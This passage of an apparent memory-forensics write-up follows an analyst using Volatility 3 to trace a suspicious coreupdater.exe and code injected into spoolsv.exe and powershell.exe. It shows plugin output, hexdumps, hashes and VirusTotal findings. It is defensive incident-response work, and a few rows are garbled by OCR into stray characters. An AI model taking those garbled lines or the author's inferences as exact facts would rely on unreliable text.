*** 5392       764     MicrosoftEdgeC  0xbe8e776db080  15      -       2       False   2020-09-19 05:08:22.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\Syst
em32\MicrosoftEdgeCP.exe        -       -
*** 8736       764     TextInputHost.  0xbe8e760750c0  11      -       2       False   2020-09-19 05:08:24.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\Syst
emApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\InputApp\TextInputHost.exe      "C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\InputApp\TextInputH
ost.exe" -ServerName:InputApp.AppX9jnwykgrccxc8by3hsrsh07r423xzvav.mca  C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\InputApp\TextInputHost.exe
*** 5408       764     RuntimeBroker.  0xbe8e78cec080  0       -       2       False   2020-09-19 05:08:51.000000 UTC  2020-09-19 05:10:51.000000 UTC  -       -
*** 2084       764     StartMenuExper  0xbe8e78cbd080  8       -       2       False   2020-09-19 05:08:20.000000 UTC  N/A     \Device\HarddiskVolume3\Windows\Syst
```

While the output from Volatility's pstree plugin was too dense to provide a readily understandable process hierarchy, the analysis using pslist and psscan successfully identified the presence of the suspicious coreupdater.exe process. Notably, coreupdater.exe was found to be an orphan process, lacking a parent process in the process list.

```
┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.cmdline
Volatility 3 Framework 2.26.1
Progress:  100.00               PDB scanning finished
PID     Process Args

4       System  -
92      Registry        -
312     smss.exe        -
424     csrss.exe       ◆▯ 蠳▯譈償郼證駟鵛▯▯ ▯▯ 隲▯ 譈茊▯跲鵛窟霏荂育▯▯ ▯譈鬟[蓄▯骄
500     wininit.exe     -
616     services.exe    C:\Windows\system32\services.exe
656     lsass.exe       C:\Windows\system32\lsass.exe
764     svchost.exe     C:\Windows\system32\svchost.exe -k DcomLaunch -p
784     fontdrvhost.ex  -
884     svchost.exe     C:\Windows\system32\svchost.exe -k RPCSS -p
448     svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs -p
520     svchost.exe     C:\Windows\System32\svchost.exe -k NetworkService
904     svchost.exe     C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork -p
968     svchost.exe     C:\Windows\system32\svchost.exe -k LocalService -p
988     svchost.exe     C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
1096    svchost.exe     C:\Windows\system32\svchost.exe -k NetworkService -p
1136    svchost.exe     -
1148    svchost.exe     -
1408    svchost.exe     -
1576    svchost.exe     -
1816    MemCompression  -
1896    svchost.exe     C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
2040    svchost.exe     C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
1032    svchost.exe     C:\Windows\system32\svchost.exe -k appmodel -p
1192    svchost.exe     -
2060    svchost.exe     -
```



Executing Volatility's cmdline plugin against the memory dump displays the command-line arguments for running processes. The output confirms the presence of coreupdater.exe in memory. However, the command line associated with it in this view doesn't provide extensive details about its execution parameters or origin.



Executing Volatility's netstat plugin against the memory dump displays active network connections. The output shows several established TCPv4 connections with the local IP address 10.42.85.115 communicating with various remote IP addresses and ports. While coreupdater.exe itself is not directly listed as the owning process for any of these connections, the presence of network activity is noteworthy.

```
┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.malfind
Volatility 3 Framework 2.26.1
Progress:  100.00               PDB scanning finished
PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   File output     Notes   Hexdump Disasm

2188    spoolsv.exe     0x1840000       0x1863fff       VadS    PAGE_EXECUTE_READWRITE  36      1       Disabled        MZ header
4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 ................
0x1840000:      pop     r10
0x1840002:      nop
0x1840003:      add     byte ptr [rbx], al
0x1840005:      add     byte ptr [rax], al
0x1840007:      add     byte ptr [rax + rax], al
0x184000a:      add     byte ptr [rax], al
2404    MsMpEng.exe     0x25453170000   0x2545326ffff   VadS    PAGE_EXECUTE_READWRITE  256     1       Disabled        N/A
0b 89 0c 29 08 af 01 14 67 01 ff 36 ec 3a 08 07 ...)....g..6.:..
37 04 64 11 04 48 22 cf 06 ff 36 67 0c 15 07 21 7.d..H"...6g...!
04 ec 37 08 ff 64 28 10 9f 14 ff ad 0a 03 8e 3a ..7..d(........:
87 1c 1d 04 28 10 08 ef 0c 27 00 ff 04 0b f0 00 ....(....'......
0x25453170000:  or      ecx, dword ptr [rcx - 0x50f7d6f4]
0x25453170006:  add     dword ptr [rdi + riz*2], edx
0x25453170009:  add     edi, edi
0x2545317000b:  in      al, dx
0x2545317000d:  cmp     cl, byte ptr [rax]
3316    powershell.exe  0x7df4f5a80000  0x7df4f5a8ffff  VadS    PAGE_EXECUTE_READWRITE  1       1       Disabled        N/A
00 74 00 65 00 09 2e 00 70 00 6e 00 67 00 08 02 .t.e....p.n.g...
7f 08 00 01 00 02 fc 00 01 0c 00 01 01 3c 00 04 .............<..
01 45 00 03 13 bf 18 0c 06 83 c1 60 30 18 8c 86 .E.........`0...
ab c1 b8 61 38 9c 9d 9e d3 5d f3 71 98 5d 6e c5 ...a8....].q.]n.
```

```
antoineabfaycal@kali: ~/volatility3
File  Actions  Edit  View  Help
0x25453170006:  add     dword ptr [rdi + riz*2], edx
0x25453170009:  add     edi, edi
0x2545317000b:  in      al, dx
0x2545317000d:  cmp     cl, byte ptr [rax]
3316    powershell.exe  0x7df4f5a80000  0x7df4f5a8ffff  VadS    PAGE_EXECUTE_READWRITE  1       1       Disabled        N/A
00 74 00 65 00 09 2e 00 70 00 6e 00 67 00 08 02 .t.e....p.n.g...
7f 08 00 01 00 02 fc 00 01 0c 00 01 01 3c 00 04 .............<..
01 45 00 03 13 bf 18 0c 06 83 c1 60 30 18 8c 86 .E.........`0...
ab c1 b8 61 38 9c 9d 9e d3 5d f3 71 98 5d 6e c5 ...a8....].q.]n.
0x7df4f5a80000: add     byte ptr [rax + rax + 0x65], dh
0x7df4f5a80004: add     byte ptr [rcx], cl
0x7df4f5a80006: add     byte ptr cs:[rax], dh
0x7df4f5a8000a: outsb   dx, byte ptr [rsi]
0x7df4f5a8000b: add     byte ptr [rdi], ah
0x7df4f5a8000e: or      byte ptr [rdx], al
0x7df4f5a80010: jg      0x7df4f5a8001a
0x7df4f5a80012: add     byte ptr [rcx], al
0x7df4f5a80014: add     byte ptr [rdx], al
0x7df4f5a80016: cld
0x7df4f5a80017: add     byte ptr [rcx], al
0x7df4f5a80019: or      al, 0
0x7df4f5a8001b: add     dword ptr [rcx], eax
0x7df4f5a8001d: cmp     al, 0
0x7df4f5a8001f: add     al, 1
0x7df4f5a80021: add     byte ptr [r11], r8b
0x7df4f5a80024: adc     edi, dword ptr [rdi - 0x7cf9f3e8]
0x7df4f5a8002a: shl     dword ptr [rax + 0x30], 0x18
0x7df4f5a8002e: mov     word ptr [rsi + 0x61b8c1ab], es
0x7df4f5a80034: cmp     byte ptr [rbp + rbx*4 - 0xca22c62], bl
0x7df4f5a8003b: jno     0x7df4f5a7ffd5
0x7df4f5a8003d: pop     rbp
0x7df4f5a8003e: outsb   dx, byte ptr [rsi]
3316    powershell.exe  0x10c6c000000   0x10c6c06afff   VadS    PAGE_EXECUTE_READWRITE  107     1       Disabled        N/A
__ __ __ __ __ __ __ __ __ __ __ __ __ __ __ __ ................
__ __ __ __ __ __ __ __ __ __ __ __ __ __ __ __ ................
```


Volatility's Malfind plugin identified potential code injection or suspicious memory regions within several processes, including spoolsv.exe, MsMpEng.exe, and multiple instances of powershell.exe. While spoolsv.exe and MsMpEng.exe are legitimate Windows components, malware can sometimes inject malicious code into these processes or masquerade under their names. The presence of multiple powershell.exe instances flagged by Malfind is also concerning.


```
┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.malfind --dump
Volatility 3 Framework 2.26.1
Progress:  100.00               PDB scanning finished
PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   File output     Notes   Hexdump Di

2188    spoolsv.exe     0x1840000       0x1863fff       VadS    PAGE_EXECUTE_READWRITE  36      1       pid.2188.vad.0x1840000-0x1
4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 ................
0x1840000:      pop     r10
0x1840002:      nop
0x1840003:      add     byte ptr [rbx], al
0x1840005:      add     byte ptr [rax], al
0x1840007:      add     byte ptr [rax + rax], al
0x184000a:      add     byte ptr [rax], al
2404    MsMpEng.exe     0x25453170000   0x2545326ffff   VadS    PAGE_EXECUTE_READWRITE  256     1       pid.2404.vad.0x2545317000
0b 89 0c 29 08 af 01 14 67 01 ff 36 ec 3a 08 07  ...)....g..6.:..
```


Having identified suspicious memory regions within spoolsv.exe and MsMpEng.exe using Volatility's Malfind plugin, the --dump command was executed to save these regions for offline analysis. This step allows for a more thorough examination of the potential injected code or anomalous data that triggered Malfind's alerts.

```
┌──(antoineabfaycal㉿kali)-[~/mem_dumps]
└─$ sha256sum pid*
2977abc8a5d4922476817ddddfad88131e3b78894ddc976a3a7306f6bd2a3a66  pid.2188.vad.0x1840000-0x1863fff.dmp
e913e64ec86a65ae357593a8c7d1ed3d6ec877ad1f8b729779c758229322ac92  pid.2404.vad.0x25453170000-0x2545326ffff.dmp
d9ad4a04e8f6b1f437bfa7d4f6a7eb46b8c7e18debb608ed900f3f0fae31183c  pid.3316.vad.0x7df4f5a80000-0x7df4f5a8ffff.dmp
23fb76b8b17aed1a6acf3c582a01077433afd3054c1982b2734b611c2a9ce553  pid.3316.vad.0x7df4f5a90000-0x7df4f5b2ffff.dmp
f1a59497f00181d38d99b5ac6c127032a0a9e5d795f467253e10d9072cdde7e6  pid.3316.vad.0x10c6bfc0000-0x10c6bff8fff.dmp
affdd8128d44e566f48be621e8496f4a41eb8dc219a6678e49cfec837b8ccc85  pid.3316.vad.0x10c6c000000-0x10c6c06afff.dmp
b5d0f0e62eb8c553fdd4cee4d25e7d2ea9fa90cfc83c2726655340036e0a49da  pid.3316.vad.0x10c6c070000-0x10c6c093fff.dmp

┌──(antoineabfaycal㉿kali)-[~/mem_dumps]
└─$
```

With the SHA256 hashes of the dumped memory regions now calculated, the next step is to leverage online threat intelligence platforms like VirusTotal. By submitting these hashes to VirusTotal, we can cross-reference them against a vast database of known malware signatures and behavioral indicators.







Analysis of the SHA256 hashes of the dumped memory regions on VirusTotal revealed that the memory associated with PID 2188 (identified as spoolsv.exe) and PID 3316 (identified as powershell.exe) was flagged as malicious by a significant number of security vendors. This indicates that these processes were indeed compromised. Given the earlier finding of the orphaned coreupdater.exe process, it is plausible that the malicious coreupdater.exe injected its code into the legitimate spoolsv.exe process (PID 2188) for persistence and evasion. This injected code then likely spawned the malicious powershell.exe processes (including PID 3316) to carry out further malicious activities, such as establishing network connections or executing additional payloads. This process migration and spawning are common tactics used by malware to hide its activity within legitimate system processes.


```
┌──(antoineabfaycal㉿kali)-[/mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory]
└─$ strings DESKTOP.mem | grep -i -C 1 'coreupdater'
Proc
coreupdater.ex
 }Dz
--
ss,SUCCESS app=C:\Windows\System
32\coreupdater.exe
1,8324,LogEH
--
RuntimeBroker.
coreupdater.ex
WmiPrvSE.exe
--
ss,SUCCESS app=C:\Windows\System
32\coreupdater.exe
1,8324,LogEH
--
FileId
coreupdater.exe|4b283e5048abd88b
LowerCaseLongPath
--
RuntimeBroker.
coreupdater.ex
WmiPrvSE.exe
--
```

Executing the strings command on the memory dump and filtering the output for "coreupdater" reveals multiple instances of its name and associated paths within the memory. Notably, the string C:\Windows\System32\coreupdater.exe appears, indicating the likely location of the coreupdater.exe executable on the compromised system. The presence of this path supports the earlier findings that coreupdater established persistence on the system by placing its executable in the System32 directory and configuring it to run at startup and as a service.


```
┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.handles --pid 8324
Volatility 3 Framework 2.26.1
Progress:  100.00               PDB scanning finished
PID     Process Offset  HandleValue     Type    GrantedAccess   Name


┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$
```

```
┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.dlllist --pid 8324
Volatility 3 Framework 2.26.1
Progress:  100.00               PDB scanning finished
PID     Process Base    Size    Name    Path    LoadTime        File output


┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$
```


Executing Volatility's windows.handles and windows.dlllist plugins specifically targeting the coreupdater.exe process (PID 8324) reveals that this process does not appear to have any open handles or loaded DLLs at the time the memory dump was captured. This is unusual behavior for a typical executable, as most programs rely on DLLs for various functionalities. The absence of loaded DLLs for coreupdater.exe further strengthens the suspicion that it is malicious. Malware often operates without relying on standard libraries to avoid detection or to execute custom, injected code directly.



```
┌──(antoineabfaycal㉿kali)-[~/volatility3]
└─$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.dlllist --pid 2188
Volatility 3 Framework 2.26.1
Progress:  100.00               PDB scanning finished
PID     Process Base    Size    Name    Path    LoadTime        File output

2188    spoolsv.exe     0x7ff656ec0000  0xc9000 spoolsv.exe     C:\Windows\System32\spoolsv.exe 2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd749d0000  0x1f4000        -       -       2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd732a0000  0xbd000 KERNEL32.DLL    C:\Windows\System32\KERNEL32.DLL        2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd72120000  0x2c7000        KERNELBASE.dll  C:\Windows\System32\KERNELBASE.dll       2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd73ee0000  0x1a0000        USER32.dll      C:\Windows\System32\USER32.dll  2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd727a0000  0x22000 win32u.dll      C:\Windows\System32\win32u.dll  2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd72ae0000  0x2a000 GDI32.dll       C:\Windows\System32\GDI32.dll   2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd72930000  0x109000        gdi32full.dll   C:\Windows\System32\gdi32full.dll       2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd723f0000  0x9d000 msvcp_win.dll   C:\Windows\System32\msvcp_win.dll       2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd725f0000  0x100000        ucrtbase.dll    C:\Windows\System32\ucrtbase.dll        2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd74100000  0x9e000 msvcrt.dll      C:\Windows\System32\msvcrt.dll  2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd72a40000  0x9b000 sechost.dll     C:\Windows\System32\sechost.dll 2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd73ae0000  0x123000        RPCRT4.dll      C:\Windows\System32\RPCRT4.dll  2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd73d80000  0xaa000 advapi32.dll    C:\Windows\System32\advapi32.dll        2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd72770000  0x27000 bcrypt.dll      C:\Windows\System32\bcrypt.dll  2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd71580000  0xca000 DNSAPI.dll      C:\Windows\System32\DNSAPI.dll  2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd71540000  0x3b000 □□ □ 釋□ □ 擷媧 □ □ 擷媧媧       2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd73430000  0x9000  -       -       2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd73780000  0x354000                ˜深ɣ    2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd700d0000  0x13000 kernel.appcore.dll      C:\Windows\SYSTEM32\kernel.appcore.dll  2020-09-19 01:24:09.000000 UTC  Disabled
2188    spoolsv.exe     0x7ffd726f0000  0x7f000 bcryptPrimitives.dll    C:\Windows\System32\bcryptPrimitives.dll        2020-09-19 01:24:09.000000 UTC  Disabled
